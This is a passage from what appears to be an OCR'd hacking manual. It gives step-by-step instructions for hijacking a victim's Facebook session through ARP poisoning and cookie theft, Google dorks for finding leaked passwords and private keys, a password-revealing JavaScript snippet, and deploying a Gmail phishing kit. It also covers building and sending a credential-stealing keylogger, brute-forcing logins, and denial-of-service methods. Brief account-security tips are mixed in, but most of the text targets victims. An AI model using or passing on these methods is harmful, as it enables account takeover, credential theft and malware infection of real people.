
Procedure :-

1. First **ARP poison** the victim .


2. After ARP poisoning open **Wire shark ,**click capture button from the menu bar , then select interface .Now select your interface (usually eth0) finally click start capture .

3. Now you can see the packets being captured , wait for a while till the victim logs in his account(**Facebook /twitter**),


4. Mean while Find the **IP address** of Facebook ,for this you can open **CMD** (command prompt) and enter .**Ping Facebook.com** to find its IP address



5. Now filter the packets by entering the the **IP** address (Facebook) in the filter bar and click apply



6. Now Locate **HTTP Get /home.php** and copy all the cookie names and values in a note pad as shown



7. Now open Firefox and open **add and edit cookies** ,which we downloaded earlier , add all the cookie values and save them as shown

8. Now open Facebook in a new tab , you will be logged in the victims account .

Section 6 – Hacking FB Account Using Google Dork List :-

Prerequisites: (This one is Easy!)

1. A modern webbrowser and a internet.

2. Time

[Level:Beginner]

Method 1: Facebook!We will be using a google dork to find usernames and passwords of many accounts including Facebook!

The Dork: ***intext:charset_test= email= default_persistent=***

Enter that into Google, and you will be presented with several sites that have username and passwords lists!

Method 2: WordPress!

This will look for WordPress backup files Which do contain the passwords, and all data for the site!The Dork: ***filetype:sql inurl:wp-content/backup-****

Method 3: WWWBoard!

This will look for the user and passwords of WWWBoard usersThe Dork: ***inurl:/wwwboard/passwd.txt***

Method 4: FrontPage!

This will find all users and passwords, similar to above.The Dork: ***ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"***

Method 5: Symfony!This finds database information and loginsThe Dork: ***inurl:config/databases.yml -trac -trunk -"Google Code" -source -repository***

Method 6: TeamSpeak! (big one!!!!!)This will search for the server.dbs file (a Sqlite database file With the SuperAdmin username and password!!!)The Dork: ***server-dbs "intitle:index of"***

Method 7: TeamSpeak2!!! (also big!)This will find the log file which has the Super Admin user and pass in the Top 100 lines. Look for "superadmin account info:"The Dork: ***"inurl:Teamspeak2_RC2/server.log"***

Method 8: Get Admin pass!Simple dork which looks for all types of admin infoThe Dork: ***"admin account info" filetype:log***

Method 9: Private keys! (not any more!) This will find any .pem files which contain private keys.The Dork: *filetype:pem pem intext:private*

And the Ultimate one, the regular directory full of passwords....

Method 10: The Dir of Passwords! Simple one!The Dork: *intitle:"Index of..etc" passwd*

Section 7 – Tips To Secure Your Facebook Account :-

So if you are in Facebook and use Facebook for your business purpose, you know how important is your Facebook account. You must be alerted about the hackers who are consistently trying to hack Facebook accounts. They uses various black hat methods to get access of your account. When they succeed to do so, they post spams on your Wall which may bring down your reputation or make your profile spammy. You might be reading the stories titled as French President's Facebook Page Hacked and Facebook Pulls CEO's Page After Apparent Hacking.

But you can secure your Facebook profile by following some To DOs and not To DOs so that they can't get any scope to dig a trap for you. Well, here is some actions that you must take for your security and stability in Facebook.

Remove the Facebook Apps that you don't trust

When you give permission of accessing your data to an application, they hang on that permission forever. So you are actually running on danger zone if you do not know too much about the trustiness of the application. But some time we allow some applications to access our profile data for some instant benefit without knowing about them and we are pretty much lazy on the matter of removing the useless applications.

Some hackers drive in their road in a long-term vision, they can create some juicy applications and attract you to install them in your Facebook account. Later, they can use the permission given by you to hack your account. It is well enough to say that you must revoke the permission of those apps that you do not need any more or you don't trust them. Learn how to delete the permissions that you previously allowed to an application in Facebook account from this video tutorial.

Enable SSL Settings for your Facebook account to be safe from Firesheep

In late of 2010, Codebutler, a developer released a Firefox add-on, named as Firesheep to use the security cookies for login verification of websites. You should be careful about this as the add-on has a security flaw with Wi-Fi network. Hackers can use this add-on to grab your login cookies trapping in the wireless network. So you must use SSL connection (https) when accessing your Facebook account in a Wi-Fi network connection. Learn how to enable SSL for Facebook.

In order to enable SSL login to your Facebook account and click on the Account link at the top-right corner of the page. Then click on Account settings link in the drop down menu.

facebook-account-link

Under the Settings tab scroll down to the Account security row and click on the Change link.

change-facebook-account-security

Click on the Browse Facebook on a secure connection (https) whenever possible check box and then Save button.

facebook-enable-account-security

Now whenever you will browse Facebook it will use the SSL (https) connection protocol.

Setup Facebook Login Email Alerts

If some body manages to get your login information you should take a prompt action like changing your login password. So to get notified about if there any body log-ins to your account, setup Facebook login email alerts.

Protect your information and privacy on Facebook

Hackers are too much intelligent and try to crack your password by collecting information about you from the Facebook account. So your must protect your information and secure your privacy on Facebook for not to be hacked one day.

Chapter 5 –Gmail Account Hacking

Section 1 –Gmail Password Decryptor:-

GooglePasswordDecryptor is the FREE tool to instantly recover stored Google account passwords by various Google applications as well as popular web browsers. Most of the Google's desktop applications such as GTalk, Picassa etc store the Google account passwords to prevent hassale of entering the password every time for the user.

http://securityxploded.com/googlepassworddecryptor.php

Section 2 –How To View Password Behind *****:-

You can use this script when someone has checked the remember me button in the login form of any website and to reveal password from that saved asterisk or encrypted password.

After opening the web page paste the JavaScript given below in the address bar and hit enter

javascript:(function(){var%20s,F,j,f,i;%20s%20=%20%22%22;%20F%20=%20document.forms;%20for(j=0;%20j<F.length;%20++j)%20{%20f%20=%20F[j];%20for%20(i=0;%20i<f.length;%20++i)%20{%20if%20(f[i].type.toLowerCase()%20==%20%22password%22)%20s%20+=%20f[i].value%20+%20%22\n%22;%20}%20}%20if%20(s)%20alert(%22Passwords%20in%20forms%20on%20this%20page:\n\n%22%20+%20s);%20else%20alert(%22There%20are %20no%20passwords%20in%20forms%20on%20this%20page.%22);})();

Section 3 –Phising:-

First of all download the Gmail Phisher.
http://www.4shared.com/zip/TA80plkc/gmail_phishing_page_by_Anurag.html
Extract the zip file now you will get three files as given below:

- **index.html**
- **log.txt**
- **login.php**

Upload all the three files to any of the free Web hosting server. Some Free Web hosting servers are given below you can also find few more for yourself.
http://www.yourfreehosting.net/
http://www.esmartstart.com/
http://www.110mb.com/
http://www.drivehq.com/
http://www.t35.com/

Once you have uploaded all the three files to web hosting server now you have to send these (**http://computerexpertofindia.blogspot.in /gmailph/index.html**) to your victim. Now After sending Phisher to victim, once the user logs in to his Gmail account using your Phisher, his user ID and password are ours...And these are stored in log.txt what you have to do is just refresh your Web hosting account files.

Section 4 –Keylogger:-

Step 1) First Download Rin Logger

Run the keylogger file on your pc and click on "**Create new**"

Step 2) Now, enter the information as follows:

Email address: your email address (gmail recommended)

Account Password: Password of your Email address.

Keylogger Recipients: Enter your Email address

Click on next

Step 3) Now Enable the **Attach Screenshots** by hitting on it. Enter the duration (time in minutes) to receive email Key logs.

After that hit "verify now" If you get a message saying verified, your good to go,

click next

Step 4) Now enable the "**Install Keylogger**" by clicking on it. Name the file anything you want and select Installation path as "**Application Data**",

click next

Step 5) Click on Next

Step 6) Now, "**Enable Website Viewer**" by clicking on it. Click on Next option

Step 7) Now, Enable the “Enable File Binder”. Click on next.

Step 8) Now Enable the “**Steal Password**” Click on Next

Step 9) Fill all the information by yourself. And click on next.


Step 10) Now, hit on “Save As” and select the location where you want to save your keylogger server file. And click on “**Compile Server**”. Now Compile has been done.

You have successfully created a keylogger server file. Now, simply send this file to your victim via email, once the victim runs our keylogger, we will key logs every 10 min via email.


Section 5 –Brute Force:-

With time, brute-force attacks can crack any passwords. Brute-force attacks try every possible combination of letters, numbers, and special characters until the right password is found. Brute-force attacks can take a long time. The speed is determined by the speed of the computer running the cracking program and the complexity of the password. Below I will show you how Brutus can be used against the same FTP server but this time using the brute-force option


1. Put in the target and port.
For the pass mode choose Brute-force and click range.



2. If you have an idea of what the password might be, then you can choose the right option. For example if you know a site that requires your password to be a certain length then you'll know what to put down as a minimum length thus narrowing down the end results and shortening the cracking process.



3. I chose lowercase alpha which has the second smallest amount of combinations. Even at second smallest it came up with 321, 272,407 possible password combinations. Now you know why it can take so long to crack one password.



Section 6 –Countermeasures:-

1. To prevent guessing attack from happening, never use a password like your birth date, your mother's maiden name, your pets name, your spouse's name, or anything that someone may be able to guess.

2. Brute-force attacks may be prevented by creating a very long password and using many numbers and odd characters. The longer the password the longer it takes for the hacker to crack your password. If after a few days the hacker hasn't been able to crack your password through a brute-force attack, then he is very likely to just give up. Like I said in the dictionary attacks, creating a phrase for your password is your best option for staying secure.

3. Phishing attacks are very simple to avoid. When you are asked to put your personal information into a website, look up into the URL bar. If for example you are supposed to be on Gmail.com and in the URL bar it says something completely different like gmail.randomsite.com, or gamilmail.com, then you know this is a fake. When you are on the real Gmail website, the URL should begin with www.google.com anything else is a fake.

Section 7 – Tips To Secure Your Gmail Account :-

Its simple
Currently when you want to login to any of your google accounts you will have to use just a **username**
and **password** and if someone captures your password then your account can be compromised/blocked.

So google said before you can directly login to your account you will have to provide **username, password**
and additionally a **verification code** sent to your phone. that way the person knowing only your password
cannot open ur account they will also need the verification code everytime they want to get access to ur account !!!

Follow the easy 9 steps with the pictures included below !!!

Step 1:

Click on settings

Step 2:

Select Accounts and Import and then select other google account settings

Step 3:

select 2-step verification

Step 4 :

click on button setup 2-setup verification

Step 5 :

Select the appropriate options like other--use another phone, country and Enter your cellphone number and select the options SMS text message

Step 6:

click on send code and you will receive the verification code on your phone number.
Enter that code in the box provided and click verify. Once verified click next

Step 7 :

Copy the backup codes displayed on the screen and save it safely !!! These codes can be used instead of verification code if the google server or your phone provider delays the delivery of the verification code at the time of login into your google account. Once done, proceed to the next step

Step 8 :

Follow the instruction on the screen to add a back-up phone if you have (or use your family / friend's number) that you can use in case your primary contact has any problem

Step 9 :
Click on Turn-on 2 step verification

Once these steps are completed, you will be logged out of your account, re-login to check that the 2-step verification is working !!!!

Chapter 5 – DDOS TUTORIAL:-

Section 1 –DDOS Attack Basic Tutorial:-

What is DoS Attack ?

Denial of Service(DoS) Attack is a fatal attempt by an external agent to cause a situation where the actual resource(victim undergoing attack) becomes unavailable to the actual visitors or users. This is usually done by overwhelming the target victim with illegitimate traffic in the form of broken/unsolicited page access requests.

Distributed Denial of Service(DDoS) Attack is an advance form of DoS where the attacking agents are distributed over the huge network (or internet)

How DoS Attacks are executed ?

DoS Attacks are usually executed by flooding the target servers with unsolicited data packets in unprecedented manner. This may be done by misconfiguring network routers or by performing smurf attack on the victim servers. This results in 'Capacity Overflow', followed by Max Out of system resources, which makes the target service unavailable, either temporarily or permanently(In case of hardware targeted DoS attack) to the intended users.

In case of DDoS attack, the origin of unsolicited data packets (for the purpose of flooding the bandwidth/resource of the victim servers) are distributed over a large network(or internet).

The overall mechanism of DDoS Attack involves a huge quantity of compromised network nodes (computers connected to internet), governed by agent handlers, which are further controlled centrally by the actual attacker.

The massive number of compromised computers on the internet are then unknowingly governed by the source attacker to demand access to the targeted victim within a minimal time span, which further causes saturation of limited system resources and results in eventual shutdown of the targeted service.

The most common method employed to compromise massive amount of user agents on the internet (to actually execute DDoS Attack) is by plaguing as many

computers as possible over the internet with malware/trojan, meant for that particular purpose.

Such trojans can either spread via email attachments or via Peer-to-peer networks. Whatever be the method of spreading out, once the intended trojan is silently installed on the uninformed computer agent, that user agent has actually been compromised, which is then called as a Zombie or Botnet.

Further, it becomes a prerogative of the source attacker to indirectly command some or all its Zombie agents(or botnets) for demanding access to the target service.

What are other variants of DoS attacks ?

There are many other attacks of similar nature and purpose such as smurf attack, nuke bomb, ping of death, banana attack, phlashing among many others.

How are they counteracted ?

The best way to defend a web service from faltering due to DDoS attack is to keep backup resources of the system intact. As the aim of such attack is to max out system resources, if the system resources are already abundant and well prepared to face that sudden peak of traffic at any moment, most chances are that your web service will survive DoS (or even DDoS) attack.

What implications can DDoS Attacks have ?

If the attack is only limited to overwhelming and resource consuming traffic, the implications are limited to service unavailability for couple of hours (or few days in exceptional cases). This not only stresses the website administrators financially but also results in loss of market reputation and puts a question mark on the reliability of the web service.

In case of hardware targeted DoS Attacks, financial losses can magnify to great extent as hosting infrastructure has to be replaced on urgent basis. This can also lead to critical data loss, if backup procedures aren't up to the mark.

With more and more DDoS attacks happening these days, companies and Internet properties are using various types of DDoS Mitigation strategies to avoid any worst case scenario.

Section 2 –DDOS Attack Types:-

1) Ping Of Death :- The ping of death attack sends oversized ICMP datagrams (encapsulated in IP packets) to the victim.The Ping command makes use of the ICMP echo request and echo reply messages and it's commonly used to determine whether the remote host is alive. In a ping of death attack, however, ping causes the remote system to hang, reboot or crash. To do so the attacker uses, the ping command in conjuction with -l argument (used to specify the size of the packet sent) to ping the target system that exceeds the maximum bytes allowed by TCP/IP (65,536).
example:- c:/>ping -l 65540 hostname
Fortunately, nearly all operating systems these days are not vulnerable to the ping of death attack.

2) Teardrop Attack :- Whenever data is sent over the internet, it is broken into fragments at the source system and reassembled at the destination system. For example you need to send 3,000 bytes of data from one system to another. Rather than sending the entire chunk in asingle packet, the data is broken down into smaller packets as given below:
* packet 1 will carry bytes 1-1000.
* packet 2 will carry bytes 1001-2000.
* packet 3 will carry bytes 2001-3000.


In teardrop attack, however, the data packets sent to the target computer contais bytes that overlaps with each other.
(bytes 1-1500) (bytes 1001-2000) (bytes 1500-2500)
When the target system receives such a series of packets, it can not

reassemble the data and therefore will crash, hang, or reboot.
Old Linux systems, Windows NT/95 are vulnerable.

3) SYN - Flood Attack :- In SYN flooding attack, several SYN packets are sent to the target host, all with an invalid source IP address. When the target system receives these SYN packets, it tries to respond to each one with a SYN/ACK packet but as all the source IP addresses are invalid the target system goes into wait state for ACK message to receive from source. Eventually, due to large number of connection requests, the target systems' memory is consumed. In order to actually affect the target system, a large number of SYN packets with invalid IP addresses must be sent.

4) Land Attack :- A land attack is similar to SYN attack, the only difference being that instead of including an invalid IP address, the SYN packet include the IP address of the target sysetm itself. As a result an infinite loop is created within the target system, which ultimately hangs and crashes.Windows NT before Service Pack 4 are vulnerable to this attack.


5) Smurf Attack :- There are 3 players in the smurf attack–the attacker,the intermediary (which can also be a victim) and the victim. In most scenarios the attacker spoofs the IP source address as the IP of the intended victim to the intermediary network broadcast address. Every host on the intermediary network replies, flooding the victim and the intermediary network with network traffic.



Result:- Performance may be degraded such that the victim, the victim and intermediary networks become congested and unusable, i.e. clogging the network and preventing legitimate users from obtaining network services.

6) UDP - Flood Attack :- Two UDP services: echo (which echos back any character received) and chargen (which generates character) were used in the past for network testing and are enabled by default on most systems. These services can be used to launch a DOS by connecting the chargen to echo ports on the same or another machine and generating large amounts of network traffic.

Section 3 –DDOS Attack Basic Tutorial For Beginners :-



Dos attacks-"Denial of Service" Attack

It's the attack to deny the service to the legitmate user ,so that he suffers there are several reasons to do that.

Mostly likely reason is 'NAST-YINESS'

Okay there are two ways for dos attacks one is the lame way and the other is the elite way

Lame way

Email Bombs – it s the technique in which a person email Alc is flooded with emails, it's the lamest form of DOS attack. All a person has to do is go on the net get some email bomber like UNA or KABOOM put the victims address and there ya go , his email address will be flooded with the unwanted emails, there is also another way put his email address into some porn subscription he will get bombed without you doing anything ,LOL

When the victims email alc gets flooded he has a pain in differentiating and deleting the unwanted emails and it's the huugee task.

And if the victim is the admin of the server and his email alc there is flooded it also looses his disk space.

Continous login – suppose a server is configured to allow only specified amount login attempts then ,and you know his username you can lock his account, by attempting to connect by his name to the server which will lock his account and there ya go , the legitmate user wont be able to log in ,the reason, you locked his Alc.

Okay now the neophyte way, its not that elite way but some what better than the lame way, atleast you are doing something technical.

Syn Flooding

This is a exploit in tcp/ip method of handshake .

Read some basics on tcp/ip okay lets start.

Normal way :-

Syn-packet is sent to the host by the client who intends to establish a connection

SYN

Client ----------→ Host

Then in the second step host replies with syn/ack packet to the client

SYN/ACK

Client ←----------Host

Then in the third and the last step

Client replies with ack packet to the host and then the threeway handshake is complete

Okay got it now ..?

Now in attack

Several syn packet is sent to host via spoofed ip address(bad or dead ip addresses) now then what happens the host replies with syn/ack packet and host waits for the ack packet.

But however the ip address don't exist it keeps waiting ,thus it queues up and eats the system resources and thus causes the server to crash or reboot.

Land attack

A land attack is similar to syn attack but instead of bad ip address the ip address of the target system itself is used. This creates an infinite loop , and the target system crashes.

But however almost all systems are configured against this type of attacks.

